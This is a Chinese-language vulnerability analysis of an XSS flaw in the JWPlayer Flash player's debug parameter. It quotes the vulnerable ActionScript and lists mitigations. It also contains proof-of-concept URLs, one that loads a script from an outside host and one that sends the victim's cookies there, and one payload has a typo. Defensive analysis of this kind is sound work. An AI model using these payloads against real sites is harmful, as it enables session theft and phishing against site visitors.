
JWPlayer 跨站脚本攻击分析

----启明星辰　研发中心安全研究团队

缺陷编号：　WooYun-2012-07166
漏洞标题：　JWPlayer Xss 0day [Flash 编程安全问题]
相关厂商：　LongTail Video
漏洞作者：　gainover
漏洞类型：　xss 跨站脚本攻击
危害等级：　高
相关链接：　http://www.wooyun.org/bugs/wooyun-2010-07166

漏洞详情：
JWPlayer 是一款国外的 web 播放器，目前使用该播放器的网站已达百万，国内大型网站如去哪儿网，百度，新浪，猫扑等网站均使用该播放器，并且经过验证均存在此漏洞。
漏洞证明截图：



漏洞分析：
产生该漏洞产生的原因是 flash 版本播放器代码存在问题，没有对 debug 变量做任何过滤与检查而直接运行。
检测源码版本为 5.9
缺陷文件 com/longtailvideo/jwplayer/utils/Logger.as
缺陷代码段：

```
private static function send(text:String):void {
    var debug:String = _config ? _config.debug : TRACE;      //初始化变量 debug
    switch (debug) {    //比较 debug
        case ARTHROPOD:
```

```
                try {
                    CONNECTION.send(CONNECTION_NAME, 'debug', 'CDC309AF', text,
                    0xCCCCCC);
                    } catch(e:Error) {
                        trace(text);
                    }
                break;
            case CONSOLE:
                if (ExternalInterface.available) {
                    ExternalInterface.call('console.log', text);
                }
                break;
            case TRACE:
                trace(text);
                break;
            case NONE:
                break;
            default:   //运行到此处执行
                if (ExternalInterface.available) {
                    ExternalInterface.call(_config.debug, text);  //直接使用_config.debug 变量
                }
                break;
                }
}
```

ExternalInterface.call() 方法执行容器应用程序中的代码,由于容器为 HTML 页，此方法将调用具有指定名称的 JavaScript 函数,而 config.debug 变量没有进行任何过滤，直接被用于第一个参数，从而当我们构造"player.swf?debug=(function(){alert('xxx')})() "这样的 url 后，内置的 javascript 函数 alert 将会执行。

由此可见，我们可以通过各类 javascript 函数来伪造 url，实现跨站，钓鱼等攻击。
例如：
1.使用 location.href 等实现请求其他 js 脚本并执行（高级 xss，下载木马，溢出攻击）
player.swf?debug=(function()%7Blocation.href%3D'javascript%3A%22%3Cscript%2Fsrc%3D%5C'%2F%2Fappmaker.sinaapp.com%5C%2Ftest5.js%5C'%3E%3C%2Fscript%3E%22'%7D)
2.直接跳转并发送 cookie 到恶意站点（盗取 cookie，钓鱼）
player.swf?debug=(function()%7Bllocation%2Ehref%3D%22http%3A%2F%2Fappmaker%2Esinaapp%2Ecom%2Ftest3%2Ephp%3Fc%3D%22%2BencodeURIComponent%28document%2Ecookie%29%2B%22%26t%3D%22%2BMath%2Erandom%28%29%3B%7D)

防御方法：
由于目前厂商没有发布相应补丁，所以
1.如果部署 WAF 类产品，可以针对 url 当中 debug，script 等关键字进行过滤
2.修改源代码后重新编译

修改方案：

可直接将代码中 default 逻辑删除，直接 break

```
if (ExternalInterface.available) {
                    ExternalInterface.call(_config.debug, text);  //直接使用_config.debug 变量
}
```

或针对_config.debug 传进内容进行长度和内容检查过滤